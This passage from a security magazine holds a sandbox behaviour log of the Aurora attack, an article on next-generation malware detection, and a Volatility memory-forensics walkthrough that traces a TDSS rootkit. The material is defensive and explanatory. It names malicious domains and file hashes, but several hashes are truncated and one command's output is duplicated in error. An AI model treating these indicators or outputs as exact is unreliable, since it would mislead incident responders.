Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	90		

Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: VirtualProtect Address: 202964803	900		
Exploitcode	Kernel32	API Name: LoadLibraryA Address: 202964499	900		
File	Created	C:\Documents and Settings\Administrator\Application Data\exe	900		
File	Created	C:\Documents and Settings\Administrator\Application Data\exe	900		
File	Deleted	C:\Documents and Settings\Administrator\Application Data\exe	900		
Process	Started	C:\Documents and Settings\Administrator\Application Data\exe Packed: yes GUI: no MD5: 9880ac607cde7c0ff6629c583c708 SHA1: 08b33a64a85b93530d07ec3ea511e4875ee6c169	1304	900	34816
Malicious Alert	Misc. Anomaly	Detail: Process 9880ac607cde7c0ff6629c583c708 is packed binary			
Malicious Alert	Anomaly Tag	Message: Startup behavior anomalies observed Detail: Browser started an unknown process			
File	Date Change	C:\WINDOWS\system32\Random.dll MD5: 08c540833583c72e73e416695a012b SHA1: cfa82fc339896e982a12786694dc935456a83093	1304		90112
Regkey	Added	REGISTRY\MACHINE\SYSTEM\ControlSet001\Services\UpXZE	544		
Malicious Alert	Misc. Anomaly	Message: System services modified Detail: service loaded through windows			
Regkey	Deleted	REGISTRY\MACHINE\SYSTEM\ControlSet001\Services\UpXZE	1320		
Regkey	Added	REGISTRY\MACHINE\SYSTEM\ControlSet001\Services\UpXZE	1320		
Network	Dns Query	Protocol Type: udp Oper: Host Address: Hostname: 360.homesoft.com	1320		
Network	Connected	Protocol Type: tcp IP Address: Destination Port: 443	1320		
Malicious Alert	Misc. Anomaly	Message: Malware communication observed			
File	Created	C:\WINDOWS\DFS.bat	1304		
Process	Started	C:\WINDOWS\system32\cmd.exe /c "C:\WINDOWS\DFS.bat" Packed: no GUI: no MD5: 9482f448242c266c6e814485e3645 SHA1: 43c3eead7023aad329a7c750e4b1485d3bdc9a	1280	1304	375808
Process	Terminated	C:\Documents and Settings\Administrator\Application Data\exe	1304	900	
File	Deleted	C:\Documents and Settings\Administrator\Application Data\exe	1280		
File	Deleted	C:\WINDOWS\DFS.bat	1280		
Appreciation		Exception Faulting Address: 00000000 Exception Code: 0xc0000005 Exception Level: SECOND_CHANCE Exception Type: STATUS_ACCESS_VIOLATION Instruction Address: 0x000000007b1444dc Description: Data from Faulting Address controls Branch Selection Classification: UNKNOWN	900		
Malicious Alert	Misc. Anomaly	Detail: Crash detected due to second chance			
File	Created	C:\Program Files\Debugging Tools for Windows (x86)\DBG0.tmp	1312		
Uac	Service	UpXZE			
Malicious Alert	Misc. Anomaly	Detail: System service running/stopped			

Figure 6. Details of behavior analysis of Aurora attack in automated malware analysis system

Following the output from automated analysis system we can identify stages of the attack since initial exploitation. How is it possible that the system is able to detect and correlate information from various stages of attack? The answer is related to Next Generation Threat Protection tools which bring automated malware analysis to higher level of efficiency and accuracy.

Next generation of automated malware analysis and detection

Next generation of automated malware analysis (so called *Next Generation Threat Protection* – NGTP) was developed to overcome discrete object analysis problems. It targets modern malware without using signatures. The key differentiators of NGTP are described in Figure 7.




Figure 7. The key differentiators of NGTP

Aggressive packet capturing

Direct access to network traffic for automated analysis system allows aggressive packet capturing, deep packet inspection and traffic recognition. Based on the collected packets system combines sessions and provide them to further steps of analysis.

Proprietary virtual environment

Multiple virtual machines run over proprietary hypervisor designed to analyze malware behavior from “hardware” perspective in real time. This solution minimizes the risk of “abnormal” malware’s behavior when virtual environment is discovered but also increases accuracy of “zero-day” attack recognition which can use new methods of hiding its presence in breached system.

Analysis of attack stages in opposite to discrete object analysis

The sessions collected during aggressive packet capturing phase are replayed in the virtual environment. As a result the analysis engine can control all stages of the attacks – from exploit detection, through malware payload download and start up to callback attempts recognition. In short, the attack, not only the discrete object, is executed in an instrumented environment allowing analysis from the same perspective as a “real user” opening a connection and downloading content. It also becomes possible now to analyse the obfuscated malicious file as it is unhidden by the exploit phase in the same way as it would happen on a real host.

Discovery of callbacks

In addition to analysis of attack attempts the system leverages aggressive packet capturing and deep inspection to filter out outbound communications across multiple protocols. It complements the attacks analysis by discovering hosts which are already infected. Callbacks are identified as malicious based on the unique characteristics of the communication protocols employed, rather than just the destination IP or domain name.




Figure 8. Main components of Next Generation malware analysis system

Offer a Cohesive View of Protocols and Threat Vectors

To effectively combat next-generation threats, NGTP has the intelligence to assess threats across vectors, including Web and email. It is possible through real-time analysis of URLs, email attachments, binaries transiting over multiple protocols, and Web objects. This is a critical requirement for guarding against spear phishing.

Yield Timely, Actionable Malware Intelligence and Threat Forensics

Once malicious code has been analyzed in detail, the information gathered can be fully leveraged in order to identify infection of particular hosts and shared the knowledge about new threat (Figure 8).

The above diagram depicts main components of Next Generation malware analysis system. One can find out quickly that the new approach extends to discrete object analysis by adding sessions replaying, direct collection of the traffic from protected network and leveraging instrumented environment based on a proprietary hypervisor. It should be pointed out here that almost all kinds of Dynamic Malware Analysis are focused on specific incidents related to advanced malware technologies. They complement existing legacy protection systems instead of replacing them. We are all aware of static analysis limitations, however, signature-based solutions still play their role of filtering out volume-based, already-known attacks.

Conclusion

The common approach of malware detection systems based on static analysis leveraging signatures has led to their collective collapse underneath the avalanche of vulnerabilities and exploit techniques. It is clear that the threat landscape will continue to change at a rapid pace, in ways we cannot dream of, just as we cannot dream of all the ways technology will be used in the future. Malware analysis and protection against attacks is a never-ending game of cat and mouse. Thanks to the evolution of malware analysis systems and better understanding of modern threats we are much better equipped for successfully chasing the mouse. Next Generation Threat Protection systems are available in the market already bringing sophisticated tools of malware detection and prevention to every organization. I treat deployment of NGTP solutions as a next step in evolution of security systems like other important extensions which happened in the past.

And this is really important step to take in order to be prepared for modern attacks and avoid becoming next victim.

About the Author

*Tomasz Pietrzyk has more than ten years of professional experience pursuing his passion in all areas of information security. He is currently a Systems Engineer at FireEye, in charge of advising solutions against advanced threats for company's customers. His interests of late are various solutions to prevent advanced attacks from network perspective. He takes every opportunity to share and obtain knowledge from this area. He holds a Master of Electronics degree from Academy of Mining and Metallurgy in Krakow. In case of having some free time he supports local volleyball team and rides bicycle.
Email: Tomasz.Pietrzyk@FireEye.com*

Advanced Malware Detection using Memory Forensics

by Monnappa KA GREM, CEH; Information Security Investigator – Cisco CSIRT
at Cisco Systems

Memory Forensics is the analysis of the memory image taken from the running computer. In this article, we will learn how to use Memory Forensic Toolkits such as Volatility to analyze the memory artifacts with practical real life forensics scenarios. Memory forensics plays an important role in investigations and incident response.

It can help in extracting forensics artifacts from a computer's memory like running process, network connections, loaded modules etc. It can also help in unpacking, rootkit detection and reverse engineering.

Steps in memory Forensics

Below are the list of steps involved in memory forensics.

Memory Acquisition

This step involves dumping the memory of the target machine. On the physical machine you can use tools like *Win32dd/Win64dd*, *Memoryze*, *DumpIt*, *FastDump*. Whereas on the virtual machine, acquiring the memory image is easy, you can do it by suspending the VM and grabbing the “.vmem” file.

Memory Analysis

Once a memory image is acquired, the next step is to analyze the grabbed memory dump for forensic artifacts, tools like *Volatility* and others like *Memoryze* can be used to analyze the memory.

Volatility quick overview

Volatility is an advanced memory forensic framework written in python. Once the memory image has been acquired Volatility framework can be used to perform memory forensics on the acquired memory image. Volatility can be installed on multiple operating systems (Windows, Linux, Mac OS X), Installation details of volatility can be found at <http://code.google.com/p/volatility/wiki/FullInstallation>.

Volatility Syntax

- Using `-h` or `--help` option will display help options and list of a available plugins

Example: `python vol.py -h`

- Use `-f <filename>` and `--profile` to indicate the memory dump you are analyzing

Example: `python vol.py -f mem.dmp --profile=WinXPSP3x86`

- To know the `--profile` info use below command:


Example: `python vol.py -f mem.dmp imageinfo`

Demo

In order to understand memory forensics and the steps involved. Let's look at a scenario, our analysis and flow will be based on the below scenario.

Demo Scenario

Your security device alerts on malicious http connection to the domain “web3inst.com” which resolves to 192.168.1.2, communication is detected from a source ip 192.168.1.100 (as shown in the below screenshot). you are asked to investigate and perform memory forensics on the machine 192.168.1.100.



Memory Acquisition

To start with, acquire the memory image from 192.168.1.100, using memory acquisition tools. For the sake of demo, the memory dump file is named as “infected.vmem”.


Analysis

Now that we have acquired “infected.vmem”, let's start our analysis using Volatility advanced memory analysis framework

Step 1: Start with what you know

We know from the security device alert that the host was making an http connection to *web3inst.com* (192.168.1.2). So let's look at the network connections.

Volatility's connscan module, shows connection to the malicious ip made by process (with pid 888).



Step 2: Info about web3inst.com

Google search shows this domain(web3inst.com) is known to be associated with malware, probably “Rustock or TDSS rootkit”. This indicates that source ip 192.168.1.100 could be infected by any of these malwares, we need to confirm that with further analysis.



Step 3: what is Pid 888?


Since the network connection to the ip 192.168.1.2 was made by pid 888, we need to determine which process is associated with pid 888. “psscan” shows pid 888 belongs to svchost.exe.

```
root@bt:~/volatility 2.3_beta# python vol.py -f infected.vmem psscan
```

Offset(P)	Name	PID	PPID	PDB	Time created	Time exited
0x0919fa70	wmiprvse.exe	780	888	0x0ec80240	2012-08-15 17:08:33 UTC+0000	
0x09300020	alg.exe	1568	700	0x0ec80180	2012-08-15 17:08:34 UTC+0000	
0x0931cda0	winlogon.exe	656	376	0x0ec80060	2012-08-15 17:08:22 UTC+0000	
0x093db348	VMwareTray.exe	1744	560	0x0ec80260	2012-08-15 17:08:34 UTC+0000	
0x093e72c0	VMwareUser.exe	1752	560	0x0ec80280	2012-08-15 17:08:34 UTC+0000	
0x09418be0	wuaucvt.exe	1596	1052	0x0ec802a0	2012-10-07 12:46:56 UTC+0000	
0x0941ca20	tdl3.exe	1468	1752	0x0ec802c0	2012-10-07 12:46:57 UTC+0000	2012-10-07 12:46:57 UTC+0000
0x09431da0	VMUpgradeHelper	224	700	0x0ec801e0	2012-08-15 17:08:33 UTC+0000	
0x09439b28	vmttoolsd.exe	1976	700	0x0ec801c0	2012-08-15 17:08:30 UTC+0000	
0x0943c778	msiexec.exe	1236	700	0x0ec802e0	2012-10-07 12:46:57 UTC+0000	
0x09445af0	explorer.exe	560	460	0x0ec80220	2012-08-15 17:08:33 UTC+0000	
0x09446da0	spoolsv.exe	1388	700	0x0ec801a0	2012-08-15 17:08:24 UTC+0000	
0x09457520	services.exe	700	656	0x0ec80080	2012-08-15 17:08:22 UTC+0000	
0x094d7020	svchost.exe	1128	700	0x0ec80160	2012-08-15 17:08:22 UTC+0000	
0x094dada0	svchost.exe	1052	700	0x0ec80120	2012-08-15 17:08:22 UTC+0000	
0x094df330	svchost.exe	968	700	0x0ec80100	2012-08-15 17:08:22 UTC+0000	
0x094e0aa0	svchost.exe	1096	700	0x0ec80140	2012-08-15 17:08:22 UTC+0000	
0x094e6878	vmacthlp.exe	868	700	0x0ec800c0	2012-08-15 17:08:22 UTC+0000	
0x094e65d8	svchost.exe	888	700	0x0ec800e0	2012-08-15 17:08:22 UTC+0000	
0x094f18e8	csrss.exe	632	376	0x0ec80040	2012-08-15 17:08:21 UTC+0000	
0x095f98e8	smss.exe	376	4	0x0ec80020	2012-08-15 17:08:20 UTC+0000	

Step 4: YARA scan

Running the YARA scan on the memory dump for the string “web3inst” confirms that this domain (web3inst.com) is present in the address space of svchost.exe (pid 888). This confirms that svchost.exe was making connections to the malicious domain “web3inst.com”.




Step 5: Suspicious mutex in svchost.exe

Now we know that svchost.exe process (pid 888) was making connections to the domain “web3inst.com”, lets focus on this process. Checking for the mutex created by svchost.exe shows a suspicious mutex “TdlStartMutex”.

```
root@bt:~/volatility 2.3_beta# python vol.py -f infected.vmem handles -p 888 -t Mutant
Volatility Systems Volatility Framework 2.3_beta
Offset(V)  Pid  Handle  Access Type  Details
-----
0x89fda88  888  0x21  0x1f0001 Mutant  SHIMLIB_LOG_MUTEX
0x89fd16f8 888  0x15c 0x1f0001 Mutant  (A3BD3259-3E4F-428a-84C8-F0463A903E85)
0x89258020 888  0x164 0x1f0001 Mutant
0x8921f838 888  0x1e0 0x1f0001 Mutant
0x89534fa0 888  0x1ec 0x120001 Mutant  ShimCacheMutex
0x890e95f8 888  0x1f8 0x1f0001 Mutant
0x8921f7f8 888  0x200 0x1f0001 Mutant
0x8921f788 888  0x208 0x1f0001 Mutant
0x88f8c720 888  0x220 0x1f0001 Mutant  746bbf3569adEncrypt
0x89219ce8 888  0x240 0x1f0001 Mutant
0x88f94340 888  0x28c 0x1f0001 Mutant
0x895324a8 888  0x34c 0x1f0001 Mutant  TdlStartMutex
0x890ea200 888  0x305 0x120001 Mutant  UwinMutex
0x88fc9648 888  0x3f4 0x100000 Mutant  _!MSFT!HISTORY!_
0x894960d8 888  0x408 0x1f0001 Mutant  c:\windows\system32\config\systemprofile\local settings\temporary internet files\co
ent.ie5!
0x894abda8 888  0x414 0x1f0001 Mutant  c:\windows\system32\config\systemprofile\cookies!
0x894ab790 888  0x420 0x1f0001 Mutant  c:\windows\system32\config\systemprofile\local settings\history\history.ie5!
0x890f72f0 888  0x430 0x100000 Mutant  WininetStartupMutex
0x891dbd48 888  0x434 0x1f0001 Mutant
0x89249498 888  0x438 0x100000 Mutant  WininetProxyRegistryMutex
0x8923cbd8 888  0x448 0x1f0001 Mutant
0x88fbf800 888  0x454 0x100000 Mutant  RasPbFile
0x891ef860 888  0x4b0 0x1f0001 Mutant  ZonesCounterMutex
0x891df878 888  0x538 0x1f0001 Mutant  ZonesLockedCacheCounterMutex
0x89231320 888  0x560 0x1f0001 Mutant
```

Step 6: Info about the mutex

Google search shows that this suspicious mutex is associated with TDSS rootkit. This indicates that the mutex “TdlStartMutex” is malicious.



Step 7: File handles of svchost.exe

Examining file handles in svchost.exe (pid 888) shows handles to two suspicious files (DLL and driver file). As you can see in the below screenshot both these files start with “TDSS”.

```
root@bt:~/volatility 2.3_beta# python vol.py -f infected.vmem handles -p 888 -t File
Volatility Systems Volatility Framework 2.3_beta
Offset(V)  Pid  Handle  Access Type  Details
-----
0x89fda88  888  0x21  0x1f0001 Mutant  SHIMLIB_LOG_MUTEX
0x89fd16f8 888  0x15c 0x1f0001 Mutant  (A3BD3259-3E4F-428a-84C8-F0463A903E85)
0x89258020 888  0x164 0x1f0001 Mutant
0x8921f838 888  0x1e0 0x1f0001 Mutant
0x89534fa0 888  0x1ec 0x120001 Mutant  ShimCacheMutex
0x890e95f8 888  0x1f8 0x1f0001 Mutant
0x8921f7f8 888  0x200 0x1f0001 Mutant
0x8921f788 888  0x208 0x1f0001 Mutant
0x88f8c720 888  0x220 0x1f0001 Mutant  746bbf3569adEncrypt
0x89219ce8 888  0x240 0x1f0001 Mutant
0x88f94340 888  0x28c 0x1f0001 Mutant
0x895324a8 888  0x34c 0x1f0001 Mutant  TdlStartMutex
0x890ea200 888  0x305 0x120001 Mutant  UwinMutex
0x88fc9648 888  0x3f4 0x100000 Mutant  _!MSFT!HISTORY!_
0x894960d8 888  0x408 0x1f0001 Mutant  c:\windows\system32\config\systemprofile\local settings\temporary internet files\co
ent.ie5!
0x894abda8 888  0x414 0x1f0001 Mutant  c:\windows\system32\config\systemprofile\cookies!
0x894ab790 888  0x420 0x1f0001 Mutant  c:\windows\system32\config\systemprofile\local settings\history\history.ie5!
0x890f72f0 888  0x430 0x100000 Mutant  WininetStartupMutex
0x891dbd48 888  0x434 0x1f0001 Mutant
0x89249498 888  0x438 0x100000 Mutant  WininetProxyRegistryMutex
0x8923cbd8 888  0x448 0x1f0001 Mutant
0x88fbf800 888  0x454 0x100000 Mutant  RasPbFile
0x891ef860 888  0x4b0 0x1f0001 Mutant  ZonesCounterMutex
0x891df878 888  0x538 0x1f0001 Mutant  ZonesLockedCacheCounterMutex
0x89231320 888  0x560 0x1f0001 Mutant
```

```

0x8924d418 888 0x154 0x12019f File \Device\WMIDataDevice
0x89493d08 888 0x290 0x12019f File \Device\Termdd
0x890d9db0 888 0x298 0x12019f File \Device\Termdd
0x892cc678 888 0x2d0 0x12019f File \Device\NamedPipe\Ctx_MinStation_API_service
0x893dfae0 888 0x2d4 0x12019f File \Device\NamedPipe\Ctx_MinStation_API_service
0x891eb458 888 0x2f4 0x12019f File \Device\Termdd
0x891eb390 888 0x2f8 0x12019f File \Device\Termdd
0x894962b0 888 0x328 0x12019f File \Device\WMIDataDevice
